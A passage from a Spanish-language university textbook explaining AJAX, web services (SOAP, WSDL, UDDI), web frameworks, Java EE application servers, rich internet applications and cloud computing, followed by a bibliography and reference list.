
ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

Con el modelo AJAX el navegador puede solicitar información del servidor de forma indirecta, mediante el uso de bibliotecas Javascript. El usuario interactúa igualmente con la interfaz presentada por el navegador, pero se introduce una capa intermedia entre la interfaz y el servidor en la que se sitúa el motor AJAX (*AJAX engine*). El motor AJAX es una pieza de código escrita con Javascript que permite realizar peticiones HTTP al servidor de modo asíncrono. Cada vez que se hace una petición a través del motor AJAX, el mismo motor se encargará de esperar y recibir la respuesta del servidor. La respuesta suele incluir código (generalmente en XML) que puede ser incorporado directamente a la aplicación Web o ser tratado de algún modo para mostrar nueva información.
La Figura inferior permite apreciar la diferencia entre el modelo de ejecución clásico (síncrono) y el modelo de ejecución con AJAX (asíncrono).
En el modelo clásico la actividad del usuario se ve interrumpida cada vez que existe una comunicación entre el navegador y el servidor. En el modelo AJAX las peticiones al servidor son delegadas al motor de AJAX que se hace responsable de las comunicaciones con el servidor, evitando que se interrumpa la interacción entre el usuario y la aplicación.
De este modo las páginas Web pasan de ser un conjunto de documentos relacionados a actuar como un único documento dinámico e interactivo.

2.4.1 La Tecnología de AJAX

Como ya se ha comentado, AJAX es un conjunto de tecnologías. Básicamente está formado por las tecnologías presentes en el DHTML más dos elementos: un método de intercambio asíncrono de información entre el cliente y el servidor y un formato para la información enviada desde el servidor.
El método más común de intercambio de información es usar el objeto XMLHttpRequest (XHR), perteneciente al API DOM. El objeto XHR implementa una interfaz que contiene todas las funcionalidades de un cliente HTTP (envío de formularios, cargar datos desde el servidor, etc.). Pese a su nombre, el objeto XHR soporta cualquier formato de texto (incluyendo XML) y, además, permite realizar peticiones en HTTP y en HTTPS. Este objeto es el que actúa como motor de AJAX.



El formato empleado por el servidor para enviar información varía dependiendo de las necesidades de la aplicación. Aunque se puede emplear cualquier formato basado en texto, los más comunes son XML, texto con formato HTML, texto plano y texto en notación JSON (*JavaScript Object Notation*). El formato JSON permite representar estructuras y arrays asociativos en texto plano, de forma que se pueden ser leídos fácilmente por una persona o ser convertidos en tipos de dato JavaScript.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

La ventaja de emplear XML o HTML como formato de intercambio es que la información recibida puede ser incrustada directamente en la página Web, añadiéndola al árbol DOM o sustituyendo un nodo del mismo. La información recibida en formato JSON tiene la ventaja de que puede ser añadida directamente como código Javascript para ser manipulada.

2.5 Servicios Web

Los servicios Web son otro ejemplo de evolución y transformación de la Web. En este caso la Web sirvió para solventar un problema de comunicación entre aplicaciones.
Desde el nacimiento en 1975 del *Electronic Data Interchange* (EDI) han sido varios los intentos de crear un estándar de comunicaciones entre aplicaciones sobre una red. Algunos de los más destacados son *Common Object Request Broker Architecture* (CORBA), *Distributed Component Object Model* (DCOM), *Remote Procedure Call* (RCP) o *Java Remote Method Invocation* (RMI). Aunque todas estas tecnologías tuvieron (y siguen teniendo) éxito en determinados ámbitos, ninguna de ellas consiguió estandarizar la comunicación entre aplicaciones a través de la red. Problemas tales como la complejidad, el coste, la flexibilidad o el soporte por parte de la industria evitaron una mayor aceptación de estas tecnologías.
La llegada de la Web al mundo empresarial consiguió que las empresas adoptasen el protocolo HTTP sobre TCP/IP como un estándar de comunicaciones. Por lo tanto, ya existía un medio de comunicaciones aceptado por las empresas y tan sólo faltaba un sistema de mensajería y encapsulación de la información que aceptasen todas las empresas.
XML se convirtió en la pieza que faltaba para completar los servicios Web. Fueron varios los intentos por conseguir un protocolo estándar de comunicaciones entre procesos pero, finalmente, sería SOAP (*Simple Object Access Protocol*), desarrollado por Microsoft, quien se alzaría como el protocolo estándar más aceptado por las empresas. En 1999 Microsoft presentó SOAP 1.0 a IBM y otras compañías. El año siguiente, con la colaboración de IBM, se presentó SOAP 1.1. Pronto fue ganando aceptación entre las empresas, principalmente por ser independiente de las plataformas, flexible y de propósito general.
IBM y Microsoft continuaron trabajando juntos para desarrollar esta tecnología y, a finales del año 2000, presentaron dos estándares más que completaban los servicios Web: el *Web Services Description Language* (WSDL) y el *Universal Description, Discovery, and Integration* (UDDI).
WSDL es un lenguaje que proporciona un modelo para la descripción de servicios Web. En WSDL, los servicios Web se describen como un conjunto de puntos finales (*endpoints*) o puertos. Un puerto se define asociando una dirección de red con un enlace reusable, que generalmente es una función invocable. Los mensajes son la descripción abstracta de los datos que se intercambian. Para cada puerto se define el formato de los mensajes que puede recibir, es decir, el tipo de datos que puede recibir.
UDDI es un registro de servicios Web independiente de la plataforma basado en XML. Permite que las empresas publiquen y descubran servicios y que definan cómo los servicios o aplicaciones interactúan sobre Internet. Un registro UDDI está compuesto por tres elementos:


- **Páginas Blancas**: Contienen información sobre la dirección, contacto y otros identificadores conocidos de los servicios.
- **Páginas Amarillas**: Contienen información categorizada de los servicios basada en taxonomías estandarizadas.
- **Páginas Verdes**: Contienen información sobre los servicios proporcionados por las empresas.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

UDDI está pensado para ser accedido mediante mensajes SOAP y para proporcionar acceso a documentos WSDL que describen el acceso a los servicios Web.

La Figura inferior muestra el funcionamiento típico de los servicios Web. Cuando un proveedor crea un nuevo servicio Web debe publicarlo para darlo a conocer a los clientes potenciales. Para ello emplea un directorio UDDI en el que describe y categoriza su servicio. Los clientes acceden al directorio UDDI en busca de aquellos servicios que necesiten.



Una vez localizado el servicio deseado se obtiene la descripción del mismo en WSDL almacenada directorio. Con esta descripción el cliente sabe cuál es la ubicación del servicio y cuál debe ser el formato del mensaje que debe emplear para comunicarse con él. El cliente invoca el servicio en el proveedor y este le responde con el resultado de la ejecución.

En el caso de que el cliente conozca el servicio Web, la invocación es directa, sin que tenga que consultar el registro UDDI.

Además de las ventajas ya comentadas, una de las grandes ventajas de los servicios Web es que hacen uso del puerto 80 (el puerto HTTP). Esto evita problemas de configuración de firewalls, pues normalmente este puerto no se bloquea al ser el usado por los servidores Web, el tipo de servidor más común en las empresas [39-46].

2.6 Frameworks Web


La gran cantidad de desarrollos Web producidos en los últimos años ha hecho que surjan muchos frameworks Web con el objetivo de reducir los tiempos de desarrollo reutilizando la mayor cantidad de código posible. Aunque es un término muy genérico, un framework suele proporcionar tres elementos:

- **Una arquitectura**: Definen la arquitectura de la aplicación. Generalmente la aplicación desarrollada es sólo una parte de esta arquitectura.
- **Un mecanismo de control**: El framework controla el flujo de ejecución de la aplicación.
- **Un conjunto de bibliotecas**: Con APIs y herramientas para realizar las tareas más comunes.

Los frameworks pueden verse como una evolución de las bibliotecas, en los que no sólo se reutilizan funciones, sino que también se reutiliza una arquitectura y un flujo de ejecución.
Cuando se desarrolla una aplicación empleado un framework, la aplicación se desarrolla sobre el framework, de forma que al final la aplicación y el framework son uno solo. Se puede decir que

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

los framework actúan como una base de desarrollo de aplicaciones, proporcionando un punto de inicio avanzado.
Existen muchos tipos de software, algunos de ellos de propósito general y otros con un propósito específico. Por ello resulta muy difícil definir unas características comunes a todos ellos. Entre las características más típicas se encuentra el uso de una arquitectura Modelo-Vista-Controlador (MVC). Esta arquitectura se caracteriza por dividir la aplicación en tres partes: los datos (Modelo), la lógica de la aplicación (Controlador) y la presentación de los datos (Vista).
La Figura siguiente muestra la ejecución típica de un framework Web con una arquitectura MVC. El cliente hace una solicitud al servidor que llega a un despachador que decide a que controlador redirigir la solicitud. El controlador recibe la solicitud y recupera la información necesaria a través del modelo. Una vez ha recuperado la información necesaria se pasa a la vista que da formato a la información. La información recuperada y formateada según la vista es devuelta al usuario en la respuesta final.
Otras características típicas son la gestión de la seguridad (autenticación y autorización), acceso a bases de datos, mapeo de datos a objetos, mapeo de URLs, gestión de cachés, uso de sistemas de plantillas, integración de AJAX, publicación de servicios Web, etc.



2.6.1 Content Management Systems (CMS)

Los CMS son un tipo de frameworks de propósito específico que han cobrado mucha popularidad últimamente. Este tipo de frameworks suelen consistir en una interfaz que permite controlar una o varias bases de datos donde se aloja el contenido del sitio.

El contenido y la presentación del mismo se manejan de forma independiente, de modo que resulta muy sencillo cambiar la presentación de la página Web en cualquier momento sin afectar al contenido.

Suelen tener un mecanismo de control de publicación de los contenidos, pudiéndose mantener ocultos al público ciertos contenidos hasta que, por ejemplo, sean revisados y aceptados. Es típico encontrar páginas basadas en CMS en las que existen varios redactores, que generan los contenidos, y un cuerpo de revisores, que revisan y publican los documentos.

2.7 Servidores de Aplicaciones

Una aplicación empresarial es un tipo de aplicación que, por su naturaleza, posee serie de requisitos especiales. Son aplicaciones que hacen un alto uso de la red y que, al tener que dar servicio a muchos usuarios y resultar críticas para muchos de ellos, se necesita que sean aplicaciones con una alta disponibilidad evitar caídas de los servicios, que sean fácilmente escalables para poder hacer frente a un aumento de la demanda, que sean seguras para evitar accesos incontrolados, que puedan balancear la carga para repartir el trabajo y evitar sobrecargas, que sean tolerantes a fallos para no romper el servicio por un error y que tengan otras características asociadas a mantener el servicio a los usuarios activo.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

El problema que existe en el desarrollo de este tipo de aplicaciones es que muchos de los recursos se tienen que dedicar a conseguir que las aplicaciones cubran las necesidades descritas. Esto puede hacer que los recursos dedicados a estos requisitos no funcionales sean iguales o incluso superiores a los dedicados a los requisitos funcionales de la aplicación. En lugar de centrarse los recursos en desarrollar la lógica de negocio asociada al objetivo central de un proyecto, muchos de los recursos se desvían a objetivos secundarios.

Para poder centrarse en el objetivo principal de un proyecto, muchas empresas subcontrataban la parte asociada a los requisitos secundarios. Esto suponía un gran coste presupuestario, pues las empresas subcontratadas solían estar muy especializadas y tener personal muy cualificado, y también suponía un gran coste de tiempo, pues la integración y pruebas de todas las partes del proyecto resultaba muy compleja.

Con el objetivo de solventar este problema nacieron los servidores de aplicaciones. Un servidor de aplicaciones es un tipo especial de framework con un gran número de funcionalidades, muchas de ellas destinadas a cubrir los requisitos de las aplicaciones empresariales. A diferencia de los frameworks descritos anteriormente, en los servidores de aplicaciones, el framework no se integra como parte de las aplicaciones, sino que las aplicaciones se *despliegan* sobre el framework.

Las aplicaciones son un conjunto de recursos (clases, bibliotecas, imágenes, ficheros de configuración, etc.) que se distribuyen de forma conjunta y, generalmente, empaquetadas. Cuando una aplicación se despliega sobre un servidor, lo que se hace es que sus distintas partes se añaden a los *contenedores* del servidor de aplicaciones. Los contenedores le proporcionan a cada parte de la aplicación un conjunto de funcionalidades, necesarias para que la aplicación pueda funcionar. Normalmente las aplicaciones contienen un descriptor de despliegue que le indica al servidor como se debe desplegar.

En este tipo de servidores las aplicaciones no tienen sentido sin el servidor de aplicaciones, pues existen cierto tipo de funcionalidades que las aplicaciones delegan en los servidores que las contienen y sin las cuales no podrían ejecutarse.

El origen del nombre de servidor de aplicaciones se encuentra en que, así como los servidores Web sirven páginas Web, cada una de ellas formada por un conjunto de documentos, los servidores de aplicaciones sirven aplicaciones, cada una de ellas formada por un conjunto de recursos.

2.7.1 Java Platform, Enterprise Edition (JavaEE)

JavaEE es el principal representante de los servidores de aplicaciones. JavaEE no es un servidor en sí mismo, sino que son un conjunto de especificaciones que Oracle propone para la creación de servidores de aplicaciones en Java. Cabe destacar que la especificación de JavaEE nació de la mano de Sun Microsystems (compañía que creó el lenguaje de programación Java), empresa que fue adquirida recientemente por Oracle.

Aunque la especificación inicial fue desarrollada completamente por Sun Microsystems, a partir de la versión 1.3 (actualmente se encuentra en la versión 1.5, rebautizada como 5) la especificación de JavaEE se desarrolla bajo Java Community Process, que son procesos comunitarios en los que participan distintas entidades.

No existe el servidor de aplicaciones JavaEE, sino que existen servidores de aplicaciones que siguen la especificación JavaEE. Oracle posee un proceso de certificación que comprueba que un servidor de aplicaciones cumpla con la especificación. Con la certificación de los servidores de aplicaciones se garantiza que si una aplicación puede ser desplegada y funciona en un servidor de aplicaciones certificado, entonces también puede ser desplegada y funcionar en cualquier otro servidor de aplicaciones certificado.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

La especificación de Java EE está formada por varias otras especificaciones de distintos tipos, como pueden ser APIs (JDBC, RMI, JMS, JNDI, etc.) o componentes (Servlets,JSP, EJB, etc.). Todas ellas destinadas a proporcionar funcionalidades a las aplicaciones empresariales para manejar transacciones, seguridad, escalabilidad, gestión de componentes, balanceo de carga, etc.

Arquitectura

Las aplicaciones Java EE generalmente tienen una arquitectura de tres capas (cliente, lógica de negocio y datos), aunque también es habitual encontrar arquitecturas de n-capas. El aumento del número de capas puede responder a diversos motivos tales como decisiones de diseño, distribución de funciones, reducción del acoplamiento, etc. Muchas veces este aumento de capas consiste en una fragmentación de alguna de las tres capas básicas.

La Figura 7 muestra las tres capas básicas de las aplicaciones en JavaEE y la relación existente entre ellas.




Figura 7: Arquitectura en tres capas de Java EE.

La capa superior es la capa cliente, en la que se ubican aplicaciones, habitualmente ligeras, con las interfaces gráficas a través de las que el cliente puede interactuar con la aplicación. Existe una gran libertad en este tipo de aplicaciones que pueden ser aplicaciones Web, aplicaciones de escritorio, aplicaciones móviles, aplicaciones incrustadas, etc.

La capa intermedia contiene la lógica de negocio y la parte de presentación Web que corresponde al servidor Web. En esta capa es donde se ubican los servidores JavaEE, dentro de los cuales existen dos contenedores: un contenedor Web y un contenedor de *Enterprise Java Beans* (EJB). El contenedor Web no es más que un servidor Web capaz de interpretar lenguaje de scripts JSP (*Java Server Pages*) y de manejar Servlets (objetos de Java que generan respuestas a peticiones HTTP). El contenedor de EJBs es quien contiene la lógica de negocio en forma de pequeños componentes modulares y reutilizables denomidados “Beans”. Existen distintos tipos de EJBs, cada uno de ellos con un objetivo distinto como puede ser la gestión de la persistencia, la ejecución de acciones o la gestión de mensajes. Por lo tanto, una aplicación empresarial en un servidor Java EE tiene forma de EJBs y de páginas JSP o Servlets.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

La última capa es la capa de los Sistemas Empresariales de Información. Es la capa que contiene la información con la que trabaja la aplicación. Esta información puede presentarse en forma de bases de datos, ERPs, sistemas de infraestructura empresariales, etc.

2.8 Rich Internet Applications (RIA)


El término RIA hace referencia a un tipo de aplicación que hace un alto uso de Internet. Es un término muy genérico, quizás en parte por su juventud, bajo el que se pueden englobar muchos tipos de aplicaciones. La Figura siguiente nos da una idea de los distintos tipos de aplicaciones que se pueden considerar RIA.
Las características que mantienen en común las aplicaciones RIA son la existencia de una arquitectura Cliente/Servidor, el almacenamiento de la información en el servidor y una capa de presentación que actúa como en las aplicaciones de escritorio.
La idea detrás de las aplicaciones RIA es conseguir una convergencia entre las aplicaciones Web y las aplicaciones de escritorio. Para ello, las tecnologías de desarrollo de aplicaciones RIA suelen proporcionar métodos sencillos (aunque muy potentes) de acceso a información remota en aplicaciones de escritorio. También es común encontrar en estas tecnologías mecanismos para que una aplicación pueda actuar tanto como aplicación de escritorio, como aplicación Web.
Pese a que la aparición de este tipo de aplicaciones es muy reciente, existen una gran cantidad de plataformas y herramientas para su desarrollo y parece que el mercado se ha volcado en proporcionar apoyo a este tipo de aplicaciones [47-54].

2.9 Cloud Computing

El Cloud Computing es una tecnología muy reciente en la que se ofrecen recursos como servicio a través de Internet. Su nombre viene de la metáfora de que toda la información y lógica de las aplicaciones pasan a estar en Internet, denominada "nube" por su abstracción y complejidad. Los recursos que se proporcionan suelen ser tres, cada uno de los cuales da nombre a un tipo de servicio:

- **Infrastructure as a Service (IaaS)**: Consiste en proporcionar infraestructura como un servicio. En vez de comprar servidores, software, espacio para centros de datos o equipo de red, los clientes pueden comprar estos recursos como un servicio externalizado. Generalmente el cliente paga por la cantidad de recursos empleados, por lo que el coste depende de su uso de los recursos. Es una evolución del alojamiento Web y de los servidores privados.

Figura 8: Ámbito de las aplicaciones RIA.



- **Platform as a Service (PaaS)**: En este caso el proveedor proporciona una plataforma sobre la que el cliente

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

puede desarrollar sus aplicaciones. Suelen incluir facilidades para diseñar una aplicación, desarrollarla, testearla, desplegarla y alojarla.

- **Software as a Servide (SaaS)**: El proveedor de software como servicio permite a sus clientes el uso de servicios bajo demanda. El cliente debe pagar una licencia por el uso de estos servicios.

En los tres casos el objetivo principal es centralizar y agrupar los recursos para reducir costes. Además de esta ventaja, existen otras tales como la independencia de la ubicación, mayor fiabilidad, mejor escalabilidad, mejor seguridad, mayor sostenibilidad, etc.
La mayor parte de estos beneficios tienen su origen en la concentración de recursos y en la alta especialización de las compañías proveedoras de Cloud Computing en gestionar y mantener grandes infraestructuras.

3 Bibliografía

Historia del W3C - http://www.w3c.es/consorcio/historia
W3C: Protocols - http://www.w3.org/Protocols/
W3C: Web Services - http://www.w3.org/2002/ws/
W3C: Web Services Glossary- http://www.w3.org/TR/ws-gloss/
W3C: XMLHttpRequest Level 2 - http://www.w3.org/TR/XMLHttpRequest2/
CGI - http://hoohoo.ncsa.uiuc.edu/cgi/
Fast CGI - http://www.fastcgi.com/
AJAX: A New Approach to Web Applications -
Autor: *Jesse James Garrett*
http://adaptivepath.com/ideas/essays/archives/000385.php
From EDI To XML And UDDI: A Brief History Of Web Services
Autor: *Jason Levitt*
http://www.informationweek.com/news/software/development/showArticle.jhtml?articleID=6506480
Rich Internet Applications (RIA): A Convergence of User Interface Paradigms of Web and Desktop Exemplified by JavaFX
Autor: *Florian Moritz*
http://www.flomedia.de/diploma/documents/DiplomaThesisFlorianMoritz.pdf
Wikipedia
http://en.wikipedia.org/wiki/Ajax_%28programming%29
http://en.wikipedia.org/wiki/XMLHttpRequest
http://en.wikipedia.org/wiki/Web_service
http://en.wikipedia.org/wiki/Electronic_Data_Interchange
http://en.wikipedia.org/wiki/Web_service
http://en.wikipedia.org/wiki/Java_ee
http://en.wikipedia.org/wiki/Rich_internet_applications
http://en.wikipedia.org/wiki/Cloud_computing
http://en.wikipedia.org/wiki/Infrastructure_as_a_service
http://en.wikipedia.org/wiki/Platform_as_a_service
http://en.wikipedia.org/wiki/Software_as_a_service

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

References

1. António Pereira, Filipe Felisberto, Luis Maduro, Miguel Felgueiras (2012). Fall Detection on Ambient Assisted Living using a Wireless Sensor Network. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 1
2. Baruque, B., Corchado, E., Mata, A., & Corchado, J. M. (2010). A forecasting solution to the oil spill problem based on a hybrid intelligent system. Information Sciences, 180(10), 2029–2043. https://doi.org/10.1016/j.ins.2009.12.032
3. Canizes, B., Pinto, T., Soares, J., Vale, Z., Chamoso, P., & Santos, D. (2017). Smart City: A GECAD-BISITE Energy Management Case Study. In 15th International Conference on Practical Applications of Agents and Multi-Agent Systems PAAMS 2017, Trends in Cyber-Physical Multi-Agent Systems (Vol. 2, pp. 92–100). https://doi.org/10.1007/978-3-319-61578-3_9
4. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
5. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.
6. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. Energies, 11(12), 3430.
7. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. International Journal of Robust and Nonlinear Control, 28(16), 5087-5102.
8. Chamoso, P., de La Prieta, F., Eibenstein, A., Santos-Santos, D., Tizio, A., & Vittorini, P. (2017). A device supporting the self-management of tinnitus. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 10209 LNCS, pp. 399–410). https://doi.org/10.1007/978-3-319-56154-7_36
9. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
10. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. Knowledge and Information Systems, 1-21.
11. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.
12. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. AI Communications, (Preprint), 1-18.
13. Choon, Y. W., Mohamad, M. S., Deris, S., Illias, R. M., Chong, C. K., Chai, L. E., … Corchado, J. M. (2014). Differential bees flux balance analysis with OptKnock for in silico microbial strains optimization. PLoS ONE, 9(7). https://doi.org/10.1371/journal.pone.0102744
14. Corchado, J. M., & Aiken, J. (2002). Hybrid artificial intelligence methods in oceanographic forecast models. Ieee Transactions on Systems Man and Cybernetics Part C-Applications and Reviews, 32(4), 307–313. https://doi.org/10.1109/tsmcc.2002.806072
15. David Griol, Jesús García-Herrero, José Manuel Molina (2013). Combining heterogeneous inputs for the development of adaptive and multimodal interaction systems. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 3
16. Fdez-Riverola, F., & Corchado, J. M. (2003). CBR based system for forecasting red tides. Knowledge-Based Systems, 16(5–6 SPEC.), 321–328. https://doi.org/10.1016/S0950-7051(03)00034-0
17. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews, 37(1), 138–146. https://doi.org/10.1109/TSMCC.2006.876058
18. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. Advanced Engineering Informatics, 16(3), 165–178. https://doi.org/10.1016/S1474-0346(02)00008-3
19. Fyfe, C., & Corchado, J. M. (2001). Automating the construction of CBR systems using kernel methods. International Journal of Intelligent Systems, 16(4), 571–586. https://doi.org/10.1002/int.1024
20. García Coria, J. A., Castellanos-Garzón, J. A., & Corchado, J. M. (2014). Intelligent business processes composition based on multi-agent systems. Expert Systems with Applications, 41(4 PART 1), 1189–1205. https://doi.org/10.1016/j.eswa.2013.08.003

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

21. García, O., Chamoso, P., Prieto, J., Rodríguez, S., & De La Prieta, F. (2017). A serious game to reduce consumption in smart buildings. In Communications in Computer and Information Science (Vol. 722, pp. 481–493). https://doi.org/10.1007/978-3-319-60285-1_41
22. Glez-Bedia, M., Corchado, J. M., Corchado, E. S., & Fyfe, C. (2002). Analytical model for constructing deliberative agents. International Journal of Engineering Intelligent Systems for Electrical Engineering and Communications, 10(3).
23. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. BMC Bioinformatics, 10. https://doi.org/10.1186/1471-2105-10-187
24. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. Sensors (Basel), 18(5), 1633-1633. doi:10.3390/s18051633
25. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. Sensors, 18(3), 861.
26. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. Sensors (Basel), 18(3), 865-865. doi:10.3390/s18030865
27. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). A particle dyeing approach for track continuity for the SMC-PHD filter. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637583&partnerID=40&md5=709eb4815eaf544ce01a2c21aa749d8f
28. Lima, A. C. E. S., De Castro, L. N., & Corchado, J. M. (2015). A polarity analysis framework for Twitter messages. Applied Mathematics and Computation, 270, 756–767. https://doi.org/10.1016/j.amc.2015.08.059
